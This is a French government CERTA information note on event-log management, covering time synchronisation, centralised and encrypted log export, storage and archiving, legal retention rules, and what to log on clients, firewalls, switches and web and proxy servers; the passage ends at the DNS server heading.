

Affaire suivie par :
CERTA

NOTE D'INFORMATION DU CERTA

Objet : Gestion des journaux d'événements

Conditions d'utilisation de ce document : <http://www.certa.ssi.gouv.fr/certa/apropos.html>
Dernière version de ce document : <http://www.certa.ssi.gouv.fr/site/CERTA-2008-INF-005>

Gestion du document

Référence	CERTA-2008-INF-005
Titre	Gestion des journaux d'événements
Date de la première version	31 décembre 2008
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – Gestion du document

Une gestion de version détaillée se trouve à la fin de ce document.

1 Introduction

Les journaux d'événements constituent une source essentielle à la fois dans la détection *a priori* d'un incident de sécurité mais également lors du traitement d'incident et de l'analyse d'une machine *a posteriori* pour comprendre précisément ce qui s'est passé. Dans ce contexte, on s'attache aux causes plutôt qu'aux conséquences et les journaux constitueront, généralement, le point d'entrée indispensable lors de l'autopsie d'une machine compromise. Cependant, pour que cet élément de l'analyse soit pertinent, il conviendra de prendre quelques précautions de bon usage.

Cette note a pour but de donner les bases permettant de mettre en place une bonne politique de gestion de journaux en précisant les écueils à éviter. Il y sera également abordé les éléments permettant de faciliter la détection de problèmes de sécurité et les bons réflexes à adopter pour gagner du temps dans les tâches quotidiennes de lecture des journaux.

Certains outils seront présentés dans ce document pour illustrer des aspects d'architecture particuliers. Cependant, il est à noter que ce document ne tient pas lieu de référence en matière d'outils à mettre en œuvre. Les choix technologiques faits dans ce documents ne valent que parce qu'ils ont été jugés comme pertinents pour le ou les exemples.

2 Définitions et motivations

2.1 Définitions et contexte

La journalisation consiste, pour un serveur ou plus généralement pour une application quelle qu'elle soit, en la consignation dans un fichier ou dans un élément de stockage de son activité. Les données consignées peuvent être de différentes natures en fonction du type de service ou d'application. Un serveur pourra journaliser les actions des clients venus se connecter sur lui. Une application disposera plutôt d'une fonctionnalité capable d'envoyer à un agent ou dans un fichier l'ensemble des messages nécessaires à son déverminage.

Dans cette note, on se placera dans le cas d'un déploiement d'une architecture la plus complète possible de gestion de journaux. On s'interrogera sur la manière la plus appropriée de mettre en œuvre une politique efficace permettant de garantir au maximum l'intégrité des éléments consignés sur chaque équipement.

2.2 Motivations

Outre l'aspect exclusivement réglementaire de la conservation des traces, la journalisation est un des aspects essentiels dans la gestion et la sécurisation d'un système d'information. Celui qui connaît bien son infrastructure accroît ses chances de détecter rapidement une anomalie. Le fait de disposer de journaux fiables sera indispensable dans la compréhension d'un dysfonctionnement ou d'une attaque.

3 Prérequis indispensables

Lorsque que l'on veut mettre en œuvre une politique de gestion de journaux d'événements, un certain nombre de points est à prendre en compte avant même d'activer la journalisation sur les différents éléments de son système d'information.

3.1 Choix du logiciel

Ce point peut paraître anecdotique mais il est crucial, lorsque l'on veut déployer une infrastructure de gestion de journaux, de choisir un logiciel qui « sait » journaliser. . .

Plus concrètement, lors du choix d'un logiciel pour telle ou telle autre partie du SI, il sera indispensable de prendre en compte la fonctionnalité de journalisation. Un produit ne sachant pas journaliser ou dont les possibilités en la matière seraient faibles devra être systématiquement proscrit. Ceci peut et doit être un critère lors du choix d'une solution logicielle.

3.2 Horodatage

Pour comprendre un incident, il est souvent nécessaire de prendre en compte plusieurs événements. Seul un horodatage de chaque entrée du journal permettra de mieux appréhender le déroulement d'une attaque. À titre d'exemple, on pourra comparer le contenu du fichier `.bash_history` et celui d'un serveur web de type Apache. Le premier retrace l'historique des commandes passées en ligne de commandes par un utilisateur donné mais ne donne aucune information temporelle hormis l'ordre. Le second préfixe chaque requête d'un horodatage à la seconde près. On pourra dans ce dernier cas situer précisément dans le temps chaque événement alors que pour l'historique, on aura simplement la succession des événements sans position temporelle.

3.3 Base de temps et synchronisation

Les équipements « journalisant » disposent, généralement, d'une source de temps interne comme une horloge à quartz. Cependant, celle-ci est, dans certains cas, peu fiable et peut dériver de façon assez conséquente. Le CERTA a déjà pu constater des dérives excédant parfois plus d'une heure par semaine. Lorsque l'on a plusieurs équipements, il est judicieux que tous soient à la même heure. Il faudra disposer d'une source de temps unique pour l'ensemble du parc.

Paradoxalement, il n'est pas crucial que celle-ci soit la bonne heure, il est en revanche indispensable que tous soit à la même heure. Il sera toujours possible de faire le décalage en temps et en heure.

En revanche, si chaque journal est décalé par rapport à l'autre, cela peut rendre très complexe l'analyse. Cela oblige à appliquer pour chaque journal un décalage particulier plus ou moins judicieux conduisant à des imprécisions.

Une bonne solution est de disposer dans son infrastructure d'une source de temps fiable sur laquelle tous les autres équipements viendront se synchroniser. Même si cette source n'est pas synchronisée sur une source extérieure, le SI aura une base de temps commune.

Comme la plupart du temps, le choix d'un standard éprouvé sera plutôt une bonne chose. Ainsi, la mise en place d'un serveur NTP en local se synchronisant soit via l'Internet soit via des technologies radio (fig. 1) fournira une bonne source compatible avec de nombreux équipements et systèmes : Microsoft Windows, GNU/Linux, Cisco IOS, etc.



FIG. 1 – Recepteur NTP radio connectable sur port RS-232

Il existe de nombreux serveurs NTP (port 123/udp) sur l'Internet. Ils sont repartis de façon hiérarchique en « strates » de priorités. Par ailleurs, ces serveurs offrent de plus en plus souvent une version sécurisée du protocole NTP s'appuyant entre autre sur des certificats pour s'authentifier de façon sûre.

Enfin, il est tout à fait possible d'employer d'autres ressources que celles offertes sur l'Internet. Ainsi, on peut trouver à moindre frais des équipements comme celui de la figure 1 utilisant une bande de fréquence radio sur laquelle est diffusé un signal de synchronisation temporel. Il existe deux émetteurs de ce type de signal en Europe : le premier est diffusé par *France Inter* depuis la France, le second diffusé depuis l'Allemagne est appelé DCF77. Les serveurs NTP récents sont généralement capable d'exploiter ce type de périphériques et les considèrent comme des sources de temps fiable. Ceci peut être une solution intéressante dans le cas d'un environnement totalement isolé de l'Internet.

3.4 définir la nature des éléments à journaliser

Il est souvent conseillé de journaliser le maximum d'informations possible pour toujours s'assurer de ne jamais passer à côté d'un événement. Ce qui peut se résumer par la phrase : « On ne sait pas *a priori* de quoi on aura besoin donc on journalise tout ». Ceci est vrai mais dans une certaine mesure car il faut bien garder à l'esprit que journaliser peut être très coûteux en ressources système et en stockage. L'activation du mode *debug* sur un système peut être lourd de conséquence et très pénalisant sur les performances d'un routeur par exemple. On pourra préférer un logiciel capable de s'adapter à la demande : toujours journaliser l'essentiel et le cas échéant augmenter le nombre d'informations à collecter. Il n'est pas rare que les logiciels disposent de différents niveaux de « verbosité » adaptés à des usages particuliers.

3.5 Evaluer la volumétrie

Lors de la mise en place d'une politique de journalisation, il faudra anticiper les ressources matérielles nécessaires au stockage des journaux. La volumétrie importera dans la taille du volume de stockage sur l'équipement mais aussi dans le volume des périphériques d'archivage : bandes, disques optiques, etc. Cette tâche est parfois ardue car le volume de données collectées peut varier énormément. Un bon comportement en la matière est de prévoir une solution permettant l'extension facile des volumes de stockage comme LVM sous GNU/Linux par exemple.

3.6 Procédure de consultation

Mettre en place une politique de gestion des journaux pour respecter uniquement des obligations légales ou réglementaires n'est absolument pas suffisant. Ce qui doit motiver avant tout le déploiement de la collecte des journaux est leur consultation afin de détecter des problèmes ou des incidents. Il conviendra donc d'accompagner toutes les mesures techniques mises en œuvre de ressources humaines *ad-hoc*. Elles sont indispensables si l'on veut donner du sens à la collecte d'événements. La valeur ajoutée de la collecte des journaux n'apparaît que si l'on s'attache à les lire. Cette lecture régulière et assidue peut se faire avec l'assistance d'outils aidant à l'analyse. Le propos n'est surtout pas de lire des milliers de lignes par jour mais bien de mettre en œuvre une procédure de consultation des journaux. Ce qui comptera avant tout ne sera pas de tout lire mais de trouver de bons indicateurs identifiables aisément facilitant une première analyse. En la matière, l'objectif est avant tout la régularité. Plus ponctuellement et sur un événement particulier, on pourra approfondir l'analyse.

3.7 Aspects légaux et réglementaires

Ce dernier prérequis est valable pour toutes les composantes de l'infrastructure de gestion des journaux. Il faudra toujours avoir à l'esprit le respect de la conformité à la loi en matière de collecte et de mise à disposition de données. Certains journaux d'événements peuvent être assimilés à des fichiers de données à caractère personnel et devront faire l'objet d'une attention particulière et d'une déclaration auprès de la CNIL. Une donnée à caractère personnelle est définie comme suit dans l'article 4 de la loi 78-17 du 6 janvier 1978 :

Sont réputées nominatives au sens de la présente loi les informations qui permettent, sous quelle que forme que ce soit, directement ou non, l'identification des personnes physiques auxquelles elles s'appliquent, que le traitement soit effectué par une personne physique ou par une personne morale.

A l'inverse, la conservation des traces peut être parfois obligatoire. Il faudra adapter les données recueillies pour concilier ces deux paramètres antithétiques.

4 Critères d'une bonne architecture

Pour qu'une architecture de gestion de journaux remplisse au mieux sa fonction, il faudra qu'elle tienne compte de certains paramètres.

4.1 Centraliser localement

Un serveur disposera souvent de nombreux types de journaux : système, authentification, journaux du serveur (http, smtp, etc.). Il sera plus aisé de les regrouper dans une seule partie de l'arborescence du système de fichiers. Cela simplifiera leur accès et leur traitement en cas d'analyse (on aura tout sous la main) mais cela facilitera également les procédures de sauvegarde ou d'exportation puisqu'il suffira, par exemple, de copier l'intégralité d'un répertoire.

4.2 Exporter les journaux

On peut imaginer aisément que si une machine est compromise et que l'attaquant y a obtenu des privilèges élevés, les journaux d'événements aient été altérés totalement ou partiellement. Dans ce cas, ils ne pourront plus être exploités lors d'une analyse *post-mortem* ou avec la plus grande réserve quant à leur contenu. Une solution efficace pour conserver la confiance dans les journaux de la machine, malgré sa compromission, est d'exporter de façon régulière ou, mieux, en temps réel les événements consignés dans les journaux. Cette exportation pourra se faire de différentes manières mais elle aura pour but de rendre plus difficile la dissimulation d'une activité illicite. Ainsi, même si l'intrus efface les journaux du système, il existera toujours une copie de ceux-ci ailleurs, sur un autre serveur, y compris une authentification qu'il aurait voulu voir disparaître.

En cas de compromission, la date jusqu'à laquelle on pourra avoir confiance dans le contenu des journaux sera corrélée avec la fréquence à laquelle on exporte les journaux.

Le cas idéal est l'exportation en temps réel des journaux. Dès la création de l'événement, il est envoyé ailleurs.

4.3 Disposer d'une capacité de stockage suffisante

Lorsque l'on centralise les journaux sur une machine particulière, celle-ci devra disposer d'un espace de stockage suffisant pour supporter les cas suivants :

- remplissage des journaux sur une longue période (1 an) tout en restant accessible directement (pas d'archivage ou de compression) ;
- les tentatives de saturation des journaux par un attaquant ;

Comme indiqué dans les prérequis, la taille des périphériques de stockage ne doit pas être négligé et devra faire l'objet d'une réévaluation régulière pour suivre l'évolution du SI. Il est plutôt conseillé de surestimer de manière systématique la capacité de stockage nécessaire car une saturation de l'unité de stockage des journaux peut avoir des conséquences dramatiques. Outre la perte irrémédiable d'information, un déni de service par saturation est toujours possible.

4.4 Se doter d'un système d'archivage et de sauvegarde

Au même titre que les données « métier » d'un SI, les journaux devront faire l'objet d'une politique rigoureuse de sauvegarde mais également d'archivage et de délocalisation puisque la conservation des traces peut être une obligation légale. Pour couvrir ces aspects légaux des solutions de signature numérique, d'horodatage ou de chiffrement pourront être envisagées garantissant l'intégrité, la confidentialité et l'authenticité.

Comme pour toute autre sauvegarde, des tests de récupération devront être effectués régulièrement. Enfin, il faudra, là encore, bien choisir la technologie à employer en fonction de la criticité des journaux et de leur volume.

5 Architecture type et différentes approches

L'architecture réseau présentée ici n'a été faite que pour illustrer les différentes solutions envisageables. Elle ne constitue évidemment pas un modèle en la matière. Il faudra plutôt adapter les propositions faites dans ce document à sa propre architecture.




FIG. 2 – Architecture de base

5.1 Stockage principal sur chaque équipement et envois planifiés réguliers

Cette solution consiste en la mise en place des journaux sur les différents équipements. Ceux-ci exporteront via des tâches planifiées tout ou partie des journaux vers une machine particulière comme celle de l'administrateur. Chaque équipement possèdera sa propre solution d'archivage ou bien alors l'administrateur recevant les données devra les archiver lui-même.

Cette solution ne peut être envisagée que dans de petites structures avec peu d'équipements ou de serveurs. Par ailleurs, des équipements dont la capacité interne de stockage est faible ou inexistante (routeurs, commutateurs, etc.) ne pourront être intégrés à la politique de gestion des journaux.

En outre, le croisement d'informations entre différents types de journaux pourra être délicat. Il sera donc plus difficile de détecter des éventuels incidents.

5.2 Transfert automatique des journaux vers un serveur de journaux (centralisation)




FIG. 3 – Architecture centralisée n° 1

Lorsque l'on dispose d'une infrastructure plus importante et que l'on souhaite avoir une garantie plus forte sur l'intégrité des journaux, il convient d'opter pour une solution plus élaborée. On va placer, dans un plan d'adressage particulier avec une politique d'accès particulière, un serveur de centralisation des journaux. L'exportation des événements se fera de préférence en temps réel et non-plus par le biais d'envois réguliers d'archives. Ce type d'architecture ajoutera pour un attaquant une difficulté supplémentaire à effacer des traces. Il devra compromettre aussi cette machine (dont il ne s'apercevra pas forcément de l'existence).

De plus, des solutions de chiffrement pourront être également mises en œuvre comme IPsec (si les systèmes le permettent) ou SSL/TLS (si la solution de journalisation l'autorise). Par exemple, des versions évoluées de `syslog` comme `syslog-ng` permettent l'interfaçage avec `stunnel` pour exporter des événements `syslog` de façon sûre. De la même façon la prochaine version de `syslog` intégrée à `NetBSD` proposera ce chiffrement en natif ainsi qu'une communication basée sur TCP et non plus sur UDP (port 514/udp). Enfin, si on s'oriente vers IPsec, il est possible de définir une association unique entre chaque client `syslog` exportant ses journaux et le serveur de centralisation.

Ces technologies vont conférer plusieurs avantages :

- le chiffrement pourra garantir la confidentialité des données (sur le réseau, ...);

- un mécanisme de signature garantira l'intégrité des données exportées ;
- on pourra procéder via des certificats à l'authentification mutuelle entre les machines exportant leurs journaux et le serveur de centralisation.

Dans la mesure où les journaux seront exportés en temps réel, il sera possible d'envoyer au serveur central les événements engendrés par les équipements sans stockage propre sur ceux-ci. On pourra ainsi collecter certains événements relatifs aux routeurs, commutateurs, etc.

Il est à noter que, dans cette configuration, on utilise l'infrastructure existante. Or, l'exportation de journaux peut être très coûteuse en ressources réseau. Si l'on ajoute du chiffrement, on aura aussi un surcoût en ressources système. Il faudra donc bien mesurer ces impacts sur un réseau en production. On devra donc, sans doute, définir un ratio judicieux entre la richesse des données exportées et la consommation en bande passante.

5.3 Utilisation d'un réseau d'administration

Ce type d'architecture reprend les avantages du point précédent. On centralise via un réseau dédié les événements vers notre serveur de journaux.

Cette fois-ci, l'impact sur les ressources du réseau de production disparaît. Par ailleurs, le réseau utilisé pour la centralisation servira également à l'administration des équipements. Ceci évite de faire « écouter » les services d'administrations (ssh, telnet, snmp, etc.) sur le réseau de production. On réduit ainsi la surface d'attaque du côté de l'interface de production. Un attaquant n'y trouvera pas de services inutiles offrant des portes d'entrées supplémentaires parfois très à la mode comme un serveur sshd offrant un accès à mot de passe faible. . .

Cette solution engendre par contre un surcoût évident puisqu'il faudra disposer d'un équipement réseau dédié sur chaque élément journalisant. Par ailleurs, la configuration sur chaque équipement devra être irréprochable car si l'attaquant parvient à s'introduire sur le réseau d'administration, il aura un accès privilégié à de nombreux équipements et journaux.




FIG. 4 – Architecture centralisée n°2

5.4 Recommandations relative à la machine de centralisation

Sur cette machine, on pourra mettre en œuvre toutes les recommandations déjà citées :

- synchronisation sur une source de temps (NTP ou radio par exemple) ;

- capacité de stockage importante ;
- solution de sauvegarde et d'archivage centralisée ;

Le fait de tout concentrer en un seul endroit présente aussi d'autres avantages. Ainsi, on pourra déployer des solutions riches pour effectuer des analyses et des recoupements entre journaux via des outils qu'on aura installés sur cette machine. On pourra alimenter une base de données pour faciliter le traitement en masse des informations capitalisées : statistiques, croisements entre bases, etc. Dans la mesure où cette machine de collecte est relativement isolée, on pourra lui adjoindre une machine servant uniquement à la consultation des journaux. Elle pourra disposer de tous les logiciels et outils nécessaires à faciliter la tâche de l'administrateur dans son travail d'analyse et de détection.

6 Choix des outils

Les outils retenus pour participer à la mise en œuvre d'une infrastructure pourront varier en fonction des solutions logiciel présentes dans le réseau de production. Un bon réflexe est encore une fois de choisir des produits standards et pérennes dépendant le moins possible d'une version particulière de système d'exploitation ou d'équipement réseau. Le propos n'étant pas ici de détailler la configuration de tel ou tel équipement, le CERTA renvoie à la documentation de chaque éditeur pour la mise en œuvre de l'architecture. En tout état de cause, on pourra distinguer deux principaux cas : un environnement homogène ou un environnement hétérogène.

6.1 Environnement homogène

On entend par ce terme, un environnement dans lequel tous les systèmes d'exploitation des machines sont identiques et en particulier sur les serveurs. C'est le cas d'une infrastructure purement basée sur les produits Microsoft ou Novell par exemple. Dans ce cas, ces systèmes intègrent déjà des solutions de gestion des événements et d'audit permettant de centraliser et d'interroger les journaux de différents éléments.

6.2 Environnement hétérogène

Cette fois, plusieurs types de système d'exploitation et d'architecture coexistent dans le SI. Il est, dès lors, indispensable d'opter pour une solution capable de conserver un mécanisme de centralisation efficace fonctionnant sur toutes ces plateformes. L'utilisation de standards, dans ce cas, est de rigueur pour anticiper toute évolution du SI. En utilisant une technologie standard et répandue, on évitera les surcoûts engendrés par un effort d'adaptation d'un produit ne supportant pas nativement la solution choisie historiquement. Une des uniques solutions remplissant ces critères est `syslog`. En effet, ce logiciel est :

- standard et très répandu dans le monde Unix ;
- capable dans certaines versions de faire du chiffrement et de l'authentification ;
- déployable sous Microsoft Windows via des applications tierces comme NTSyslog (client syslog libre sous Windows convertissant les événements windows en messages syslog qu'il envoie vers un ou deux serveur syslog).

7 Quoi journaliser ?

Plusieurs critères vont rentrer en ligne de compte dans le choix des équipements qui journaliseront et quelle sera la nature des événements à consigner. Ainsi, en fonction de l'usage de la machine, il faudra adapter les informations qui pourront être importantes lors d'une future analyse. Si l'on a affaire à un poste client, on s'attardera peut-être sur tous les aspects authentification alors que pour un serveur *web*, on s'attachera plutôt à avoir des journaux du serveur HTTP les plus détaillés possible. De la même façon la criticité de l'équipement ainsi que la fréquence à laquelle il est sollicité pourront entrer en ligne de compte lors du choix de la nature des événements à conserver et à exporter. Dans tous les cas, un certain nombre d'éléments pourront être pris en compte systématiquement car on sait par avance qu'ils seront utiles plus tard lors d'une analyse.

7.1 Cadre légal

Dans un premier temps, il faudra toujours se conformer aux aspects légaux tant en matière de protection des données à caractère personnel qu'à l'obligation de conserver un certain nombre de traces. Ainsi, en matière de conservation de traces, on pense souvent à tort que cela ne s'applique qu'aux opérateurs de télécommunication comme défini dans la loi du 21 janvier 2004 ou Loi pour la Confiance en l'Economie

Numérique (LCEN). Or il est également précisé dans le Code des Postes et des Communications Electroniques article L34-1 que :

Sont également tenues à l'obligation de conservation des données de connexions les personnes qui, au titre d'une activité professionnelle principale ou accessoire, offrent au public une connexion permettant une communication en ligne par l'intermédiaire d'un accès réseau, y compris à titre gratuit.

Il est à noter que la durée de conservation de ces traces est fixée à 1 an par la LCEN. Enfin, il est précisé dans le décret numéro 2006-358 du 24 mars 2006 relatif à la conservation des données de communications électroniques que les opérateurs peuvent conserver à des fins de sécurité des réseaux, pour une durée n'excédant pas 3 mois, les données suivantes :

- les données permettant d'identifier l'origine de la communication ;
- les caractéristiques techniques ainsi que la date, l'horaire et la durée de chaque communication ;
- les données à caractère technique permettant d'identifier le ou les destinataires de la communication ;
- les données relatives aux services complémentaires demandés ou utilisés et leurs fournisseurs.

7.2 Poste client

Les postes clients ne sont pas les éléments qui sont par essence les plus productifs en terme de journaux. De plus, si le parc de machine cliente est important la quantité d'information à gérer pourra être conséquente. Il est souvent préférable de recueillir des informations sur les postes clients par le biais d'autres équipements comme le pare-feu (dans notre architecture) ou le serveur mandataire (*proxy*). Les journaux locaux ne sont souvent pas exportés. Cependant, dans certains environnements très sensibles, il est possible de journaliser l'activité des postes clients et de les centraliser. Dans le cas de postes Windows, cela pourra se faire soit via les fonctionnalités de gestion du domaine (Microsoft, ou Novell) soit via des outils comme NTSyslog brièvement présenté précédemment. Dans ce dernier cas, il faudra également configurer la gestion de journaux sur les postes clients comme suit :

- augmenter la taille des fichiers journaux qui est fixée à 512 ko par défaut ;
- désactiver la suppression des événements les plus anciens.

Il faudra appliquer cette configuration pour les trois journaux de base sous Windows : Applications, Sécurité, Système. NB : Il est à noter que par défaut, les journaux de sécurité sous Windows seront vides à moins d'activer les fonctionnalités d'audit.

7.3 Pare-feu

Le pare-feu peut être un élément déterminant dans la détection d'une machine compromise. Il sera donc indispensable d'exporter ses journaux. Plus qu'une configuration du contenu des journaux du pare-feu, c'est plutôt une politique de filtrage adaptée qu'il faudra mettre en place. Dans l'architecture de base présentée dans ce document, on devra appliquer un principe simple : autant que faire se peut, ne jamais avoir de communication directe entre les postes clients et l'extérieur.

Ainsi, si une machine veut sortir sur l'Internet, elle devra passer par un mandataire (cf. Figure 5). Elle n'émet pas elle-même de message mais utilise un serveur SMTP, etc. On autorisera les postes clients à communiquer sur des ports particuliers uniquement avec les machines de la DMZ. Tout le reste est interdit pour les clients. Si une machine cliente tente de sortir directement sur l'internet, quel que soit le port utilisé, il sera aisé de s'en rendre compte avec une règle de filtrage particulière sur le pare-feu.

7.4 Equipements réseau

Les équipements réseau de type routeurs ou commutateurs ne disposent souvent pas de capacité de stockage propre, mais ils disposent souvent de possibilités d'exportation d'un certain nombre d'information via un client syslog intégré ou via l'envoi de flux netflow.

7.4.1 Commutateur (Switch)

Sur ce type d'équipement, il peut être intéressant de journaliser l'activité sur chaque port. Il peut être également intéressant de contrôler la volumétrie en fonction des heures.




FIG. 5 – Connexions indirectes obligatoires = détection de machines compromises plus facile

7.4.2 Routeur

Cet équipement ne figure pas sur l'architecture type mais est très souvent présent et pourra également faire l'objet d'une attention toute particulière en ce qui concerne le respect des éventuelles listes d'accès configurées et la volumétrie en tant qu'indicateur d'anomalie.

7.5 Serveurs

Les serveurs sont les endroits où les journaux prennent tout leur sens et leur légitimité. Par essence, les serveurs devront interagir avec les clients du LAN mais également avec des machines non maîtrisées de l'Internet. C'est le cas dans la figure 5 de tous les serveurs de la DMZ. Le serveur web met à disposition du contenu à destination du public. Le serveur de messagerie échangera des messages avec l'extérieur. Enfin, le serveur mandataire effectuera des requêtes pour le compte des clients vers d'autres serveurs *web* dans le monde.

7.5.1 Serveur Web

Le serveur *web* est devenu un point d'entrée très fréquent pour un attaquant. Ce type de serveur a généralement une interaction forte avec l'environnement extérieur et met en œuvre des technologies complexes (php, AJAX, etc.) susceptibles de présenter des vulnérabilités. Des journaux sont donc indispensables sur ce type de machines. Si on prend le cas d'un serveur très répandu comme Apache, les journaux devront plutôt s'apparenter à ceux de type *Combined* dans lesquels figurent le maximum d'informations sur la requête effectuée par le client.

7.5.2 Serveur Mandataire

Le serveur mandataire (ou serveur proxy) est mis à la disposition des postes clients pour qu'ils puissent consulter des pages de l'Internet. Ce serveur contient donc dans ses journaux l'ensemble de l'activité des usagers au quotidien. Il faudra donc gérer ce type de fichiers avec de très grandes précautions puisqu'ils constituent des données à caractère nominatif et personnel ayant trait à la vie privée.

7.5.3 Serveur DNS

